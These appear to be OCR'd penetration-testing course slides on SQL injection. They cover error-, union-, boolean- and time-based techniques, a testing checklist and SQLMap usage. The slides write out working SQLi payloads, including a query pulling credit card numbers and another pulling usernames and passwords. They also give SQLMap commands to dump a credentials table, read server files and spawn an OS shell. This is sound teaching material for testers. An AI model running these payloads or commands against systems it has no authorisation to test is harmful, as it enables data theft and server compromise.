7.1	WSTG-INPV-01	Testing for Reflected Cross Site Scripting	- Identify variables that are reflected in responses. - Assess the input they accept and the encoding that gets applied on return (if any).	Burpsuite/ZAP	A3	CWE-79
7.2	WSTG-INPV-02	Testing for Stored Cross Site Scripting	- Identify stored input that is reflected on the client-side. - Assess the input they accept and the encoding that gets applied on return (if any).	Burpsuite/ZAP	A3	CWE-79
7.3	WSTG-INPV-03	Testing for HTTP Verb Tampering	*N/A, This content has been merged into: WSTG-CONF-06*	*NA*	*NA*	*NA*
7.4	WSTG-INPV-04	Testing for HTTP Parameter Pollution	- Identify the backend and the parsing method used. - Assess injection points and try bypassing input filters using HPP.	Burpsuite/ZAP	A3	CWE-235
7.5	WSTG-INPV-05	Testing for SQL Injection	- Identify SQL injection points. - Assess the severity of the injection and the level of access that can be achieved through it.	Burpsuite/ZAP SQLMap NoSQLMap	A3	CWE-89
7.6	WSTG-INPV-06	Testing for LDAP Injection	- Identify LDAP injection points: /ldapsearch?user=* user=*user=*)(uid=*))(|(uid=* pass=password - Assess the severity of the injection:	Burpsuite/ZAP	A3	CWE-90

SQLi Resources

- The following is a list of useful, open source repositories, tools and documentation that will provide you with information and payloads that can be used to test for different types and subtypes of SQLi vulnerabilities:

Cheat Sheets

- https://github.com/payloadbox/sql-injection-payload-list
- https://portswigger.net/web-security/sql-injection/cheat-sheet

OWASP


- OWASP WSTG: https://owasp.org/www-project-web-security-testing-guide/

Finding SQL Injection Vulnerabilities Manually

Demo: Finding SQL Injection Vulnerabilities Manually

Exploiting Error-Based SQL Injection Vulnerabilities

SQL Injection Types & Subtypes




In-Band SQL Injection

- In-band SQL injection is the most common type of SQL injection attack. It occurs when an attacker uses the same communication channel to send the attack and receive the results.
- In other words, the attacker injects malicious SQL code into the web application and receives the results of the attack through the same channel used to submit the code.
- In-band SQL injection attacks are dangerous because they can be used to steal sensitive information, modify or delete data, or take over the entire web application or even the entire server.

In-Band SQL Injection

During an in-band SQLi attack the penetration tester finds a way to ask the the web application for desired information.



Error-Based SQL Injection

- Error-based SQL injection is a technique used by attackers to exploit SQL injection vulnerabilities in web applications.
- It relies on intentionally causing database errors and using the error messages returned by the database to extract information or gain unauthorized access to the application's database.
- The error message can contain valuable information about the database schema or the contents of the database itself, which the attacker can use to further exploit the vulnerability.
- Identifying error-based SQL injection vulnerabilities involves testing the web application to determine if it is susceptible to this type of attack.

Error-Based SQL Injection Methodology


- Identify a vulnerable parameter: Find a parameter in the web application that is vulnerable to SQL injection, typically through user input fields, URL parameters, or form inputs.
- Inject malicious SQL code: Craft a payload that includes SQL statements designed to trigger a database error. This can involve appending invalid SQL syntax or manipulating existing queries.
- Observe error messages: Submit the payload to the vulnerable parameter and observe the error message returned by the database. The error message can provide valuable information about the structure and content of the database.

Error-Based SQL Injection Methodology

- Extract data: Modify the payload to extract specific information from the database by leveraging the error messages. This can include retrieving usernames, passwords, or other sensitive data stored in the database.
- Exploit the vulnerability: Exploit the information gathered through error-based SQL injection to further exploit the application, gain unauthorized access, or perform other malicious actions.

Error Based SQL Injection


During an Error-Based SQL injection attack, the penetration tester tries to force the DBMS to output an error message and then uses that information to perform data exfiltration.



Demo: Exploiting Error-Based SQL Injection Vulnerabilities

Exploiting Union-Based SQL Injection Vulnerabilities

SQL Injection Types & Subtypes



Union-Based SQL Injection

- Union-based SQL injection is a type of SQL injection attack that exploits the ability to use the UNION operator in SQL queries.
- It occurs when an application fails to properly validate or sanitize user input and allows an attacker to inject malicious SQL code into the query.
- The UNION operator is used in SQL to combine the results of two or more SELECT statements into a single result set.
- It requires that the number of columns and their data types match in the SELECT statements being combined.
- In a union-based SQL injection attack, the attacker injects additional SELECT statements through the vulnerable input to retrieve data from other database tables or to extract sensitive information.

Union-Based SQL Injection

Here's an example to illustrate the concept. Consider the following vulnerable code snippet:

```
SELECT id, name FROM users WHERE id = '<user_input>'
```

An attacker can exploit this vulnerability by injecting a UNION-based attack payload into the <user_input> parameter. They could inject a statement like:

```
' UNION SELECT credit_card_number, 'hack' FROM credit_cards --
```

The injected payload modifies the original query to retrieve the credit card numbers along with a custom value ('hack') from the credit_cards table. The double dash at the end is used to comment out the remaining part of the original query.

Union-Based SQL Injection

If the application is vulnerable to union-based SQL injection, the modified query would become:

```
SELECT id, name FROM users WHERE id = '' UNION SELECT
credit_card_number, 'hack' FROM credit_cards --
```

The database would then execute this modified query, and the result would include the credit card numbers alongside the original user data. The attacker can subsequently extract this sensitive information.

Union-Based SQL Injection Methodology

- Identify user inputs: Determine the inputs on the application that are used in database queries. These inputs can include URL parameters, form fields, cookies, or any other user-controllable data.
- Test inputs for vulnerability: Inject a simple payload, such as a single quote (') or a double quote ("). If the application produces an error or exhibits unexpected behavior, it might indicate a potential SQL injection vulnerability.
- Identify vulnerable injection points: Manipulate the injected payload to check if the application responds differently based on the injected data. You can try injecting various payloads like UNION SELECT statements or boolean conditions (e.g., ' OR '1'='1) to see if the application behaves differently based on the response.

Union-Based SQL Injection Methodology

- Confirm the presence of a vulnerability: Once you have identified a potential injection point, you need to confirm if it is vulnerable to Union-based SQL injection. To do this, you can inject a UNION SELECT statement and observe the application's response. If the response includes additional columns or unexpected data, it is likely vulnerable to Union-based SQL injection.
- Enumerate the database: Exploit the Union-based SQL injection vulnerability to enumerate the database structure. Inject UNION SELECT statements with appropriate column names and table names to retrieve information about the database schema, tables, and columns. You can use techniques like ORDER BY or LIMIT clauses to retrieve specific information.


Demo: Exploiting Union-Based SQL Injection Vulnerabilities

Exploiting Boolean-Based SQL Injection Vulnerabilities

Demo: Exploiting Boolean-Based SQL Injection Vulnerabilities

Exploiting Time-Based SQL Injection Vulnerabilities

SQL Injection Types & Subtypes



Time-Based SQL Injection

- Time-based SQL injection is a technique used to exploit vulnerabilities in a web application's database layer by manipulating the SQL queries to introduce delays.
- This type of attack relies on the ability to inject malicious SQL code that causes the application to pause or delay its response, revealing information about the database structure or data.
- The basic idea behind time-based SQL injection is to inject SQL statements that force the application to wait for a certain period of time before responding. The attacker can then infer information about the database by measuring the delay in the application's response.

Time-Based SQL Injection

Here's an example of a time-based SQL injection attack:
Assume we have a vulnerable login form where a user provides their username and password, and the application performs a SQL query to validate the credentials:

```
SELECT * FROM users WHERE username = '[username]' AND password =
'[password]';
```

An attacker can exploit this vulnerability by injecting malicious SQL code that introduces a delay. For example, the attacker might provide the following input as the username:

```
' OR SLEEP(5) -- '
```

Time-Based SQL Injection

The injected SQL code `' OR SLEEP(5) -- '` modifies the original query to:

```
SELECT * FROM users WHERE username = '' OR SLEEP(5) -- ' AND
password = '[password]';
```

- In this case, the SLEEP(5) function is causing the database to pause execution for 5 seconds before responding.
- If the application takes noticeably longer to respond, it indicates that the injected query is causing a delay.
- The attacker can then infer that the injection point is vulnerable to time-based SQL injection.

Demo: Exploiting Time-Based SQL Injection Vulnerabilities

SQL Injection Testing Methodology

SQL Injection Testing Methodology

1 - Entry Point Detection

- Identify all user input fields that interact with the database (e.g., form fields, query parameters, headers, cookies).
- Understand the application's behavior and logic to predict possible SQL query structures.
- Look for dynamic SQL queries in application responses (e.g., error messages).

2 - DBMS Identification

- Certain SQL keywords are specific to particular database management systems (DBMS).
- By using these keywords in SQL injection attempts and observing how the website responds, you can often determine the type of DBMS in use.

3- Initial Testing

- Test for basic SQL Injection payloads such as:
  - `' OR '1'='1`
  - `' AND '1'='2`
- Observe the application's response for errors, unexpected outputs, or behavioral anomalies.

4 - Error-Based Testing

- Inject payloads that intentionally cause SQL syntax errors (e.g., `' OR SLEEP(5))`.
- Look for database error messages that expose the database type or structure.

5 - Blind SQLi Testing

- Use Boolean-based payloads to infer database behavior without direct output
  - `' AND 1=1 --` (true condition)
  - `' AND 1=2 --` (false condition)
- Apply Time-Based payloads to test responses based on delays:
  - `' OR IF(1=1, SLEEP(5), 0) --`

SQL Injection Testing Methodology

6 - Union-Based Testing

- Identify the number of columns in the SQL query by incrementing the number of NULL values in payloads:
  - `UNION SELECT NULL --`
- Test data extraction with:
  - `UNION SELECT username, password FROM users --`

7 - Advanced Testing

- Test for Out-of-Band (OOB) SQL Injection using DNS or HTTP callbacks (e.g., Burp Collaborator).
- Look for second-order vulnerabilities by injecting payloads that are executed in later queries.

8- Automated Testing

- Use tools like SQLMap, Burp Suite, or OWASP ZAP to perform automated scans.
- Confirm findings manually to avoid false positives.

9 - Validation and Exploitation

- Validate the exploitability of the vulnerability by extracting da performing unauthorized actions.
- Document the impact and provide recommendations for fixing issue.

SQLi Checklist

Step	Description	Example
Identify Input Points	*Locate all inputs that interact with the database.*	Form fields, URL parameters, cookies.
Basic Payload Testing	*Test for basic SQL Injection payloads.*	' OR '1'='1 --
Error-Based Testing	*Inject payloads to cause SQL errors and observe responses.*	' OR SLEEP(5) --
Boolean-Based Testing	*Test responses with true/false conditions.*	' AND 1=1 --, ' AND 1=2 --
Time-Based Testing	*Test for delays to identify blind SQL Injection.*	' OR IF(1=1, SLEEP(5), 0) --
Union-Based Testing	*Test for column count and data extraction using UNION.*	UNION SELECT NULL --, UNION SELECT 1,2--
OOB Testing	*Use out-of-band techniques to trigger DNS/HTTP callbacks.*	Burp Collaborator, dnslog.cn
Second-Order Testing	*Test for stored SQL Injection triggered in later queries.*	Inject payloads into persistent fields.
Tool-Based Scanning	*Use automated tools to test for SQL Injection.*	SQLMap, OWASP ZAP

SQLMap Essentials

SQLMap

What is SQLMap?

SQLMap is an open-source tool that automates the process of detecting and exploiting SQL Injection vulnerabilities in web applications.

What is it used for?

- Automates and simplifies the identification and exploitation of SQL Injection vulnerabilities.
- Provides an efficient, automated solution for extracting data from vulnerable applications.
- Supports fine-grained and nuanced techniques or queries allowing penetration testers to perform in-depth database assessments and exfiltration of data.

Links & Resources

SQLMap Official Website:
https://sqlmap.org/

SQLMap GitHub:
https://github.com/sqlmapproject/sqlmap

SQLMap

Supported Databases

- Relational Databases: MySQL, PostgreSQL, Microsoft SQL Server, Oracle, SQLite, and MariaDB.
- NoSQL Databases: Some experimental support for MongoDB and CouchDB.

Key Features

- Automatic detection of SQL Injection types (error-based, time-based, Boolean-based, UNION-based, etc.).
- Advanced fingerprinting to identify the target DBMS.
- Exploitation features: data extraction, command execution, privilege escalation, and database takeover.
- Compatibility with GET, POST, and HTTP headers for injection testing.

SQLMap

SQLMap can be used to both detect and exploit SQL injection vulnerabilities.

When performing a pentest It is strongly recommended that you test your injections manually first, after which, you can extend your testing with SQLMap

If you go fully automatic, SQLMap could choose to use an inefficient exploitation strategy or even crash the remote service!

Always begin with identifying an SQLi vulnerability manually first, then verify the presence and type of vulnerability with SQLMap. SQLMap will tell you more about a SQLi vulnerability when used this way.

How SQLMap Works

SQLMap automates the testing and exploitation of SQL Injection vulnerabilities by injecting payloads into input points, analyzing responses, and leveraging discovered vulnerabilities to extract data or perform advanced exploitation.

SQLMap's Workflow

1 - Identify Injection Points

SQLMap scans the target URL or parameters to find where SQL Injection might be possible.

```
sqlmap -u "http://example.com/login.php?id=1"
```

What Happens: SQLMap sends test payloads like `' OR '1'='1` and analyzes the response to detect potential SQL Injection.

How SQLMap Works

2 - Fingerprint/Identify the Database

SQLMap identifies the DBMS in use to tailor its attack methods.

```
sqlmap -u "http://example.com/login.php?id=1" --fingerprint
```

OUTPUT

```
[INFO] The back-end DBMS is MySQL (version: 5.7)
```

How SQLMap Works

3 - Inject Payloads to Confirm Vulnerability

SQLMap tests for different types of SQL Injection (e.g., error-based, time-based, Boolean-based).

Example Payloads Used by SQLMap:

- `' AND 1=1 --` (Boolean-based)
- `' UNION SELECT NULL,NULL --` (UNION-based)
- `' OR SLEEP(5) --` (Time-based)

How SQLMap Works

4 - Data Extraction/Exfiltration

SQLMap retrieves database schema, tables, and data if the injection is confirmed.

```
sqlmap -u "http://example.com/login.php?id=1" --dbs
```

OUTPUT

```
Available databases:
[1] information_schema
[2] users_db
```

How SQLMap Works

5 - Advanced Exploitation

SQLMap can escalate attacks to gain OS-level access or execute commands.

```
sqlmap -u "http://example.com/login.php?id=1" --os-shell
```

What Happens: SQLMap launches an OS shell if the vulnerability allows for command execution.

SQLMap Basic Syntax

SQLMap Basic Syntax

The basic structure of an SQLMap command is:

```
sqlmap -u <URL> -p <Injection Parameter> [options]
```

- -u: Specifies the target URL.
- Options: Modify SQLMap's behavior for specific testing or exploitation.

SQLMap needs to know the vulnerable URL and the parameter to test for a SQLi. However, It could even go fully automatic without providing any specific parameter to test.

```
sqlmap -u "http://example.com/product.php?id=1"
```

SQLMap Basic Syntax

Specifying HTTP Methods and Data

Scenario: Targeting a login form that sends POST requests and includes form data in the body.

```
sqlmap -u "http://example.com/login.php" --data="username=admin&password=123"
```

What Happens: SQLMap tests the POST parameters (username and password) for vulnerabilities.

Database Enumeration

Extracting the Database Banner

The very first step of most SQLi attack involves grabbing the database banner.

By using the **`--banner`** switch, you can retrieve the database banner; this is extremely helpful both to test your injection and to have a proof of the exploitability of the vulnerability to include in your report.

```
$ sqlmap -u <target> --banner <other options>
```

Database Enumeration

Retrieve Database Information

Command to enumerate DBMS users:

```
sqlmap -u <target> --users <other options>
```

Command to Detect if the DBMS current user is DBA (database admin):

```
$ sqlmap -u <target> --is-dba <other options>
```

Database Enumeration

Retrieve Database Information

Command to List Databases:

```
sqlmap -u "http://example.com/product.php?id=1" --dbs
```

OUTPUT

```
Available databases:
[1] information_schema
[2] users_db
```

Database Enumeration

Retrieve Database Information

Command to List Tables in a Database:

```
sqlmap -u "http://example.com/product.php?id=1" -D users_db --tables
```

OUTPUT

```
Tables in users_db:
[1] user_credentials
[2] user_profiles
```

Database Enumeration

Retrieve Database Information

Command to List Tables and columns in a Database:

```
$ sqlmap -u <target> -D <database> -T <tables, comma separated list> --
columns <other options>
```

Dumping Columns

```
sqlmap -u <target> -D <database> -T <table> -C <columns
list> --dump <other options>
```

Database Enumeration

Retrieve Database Information

Dump specific table data:

```
sqlmap -u "http://example.com/product.php?id=1" -D users_db -T user_credentials --dump
```

OUTPUT

```
Dumping table 'user_credentials':
+------------+----------+
| username   | password |
+------------+----------+
| admin      | pass123  |
| user1      | secret42 |
+------------+----------+
```

Custom Authentication Methods

Authentication and Custom Headers

Scenario: Test applications requiring login credentials or headers.

```
sqlmap -u "http://example.com/product.php?id=1" --cookie="PHPSESSID=abc123"
```

What Happens: SQLMap uses the session cookie to authenticate and proceed with testing.

Summary of Common Options

Option	Description
`-u, --url=URL`	Specify the target URL.
`--data=<DATA>`	Test POST parameters with specified data.
`-p <PARAM>`	Parameter(s) to test.
`--fingerprint`	Identify the DBMS type and version.
`--tamper=<script>`	Apply tamper scripts to evade WAFs or filters.
`--os-shell`	Spawn an OS shell on the target if exploitable.
`--file-read=<path>`	Read files from the target server.
`--batch`	Run non-interactively without prompts.

Summary of DB Enumeration Options

Option	Description
`-a, --all`	Retrieve everything
`-b, --banner`	Retrieve DBMS banner
`--dbs`	Enumerate available databases.
`--tables`	List tables in a specified database.
`--columns`	Enumerate DBMS database table columns
`--schema`	Enumerate DBMS schema
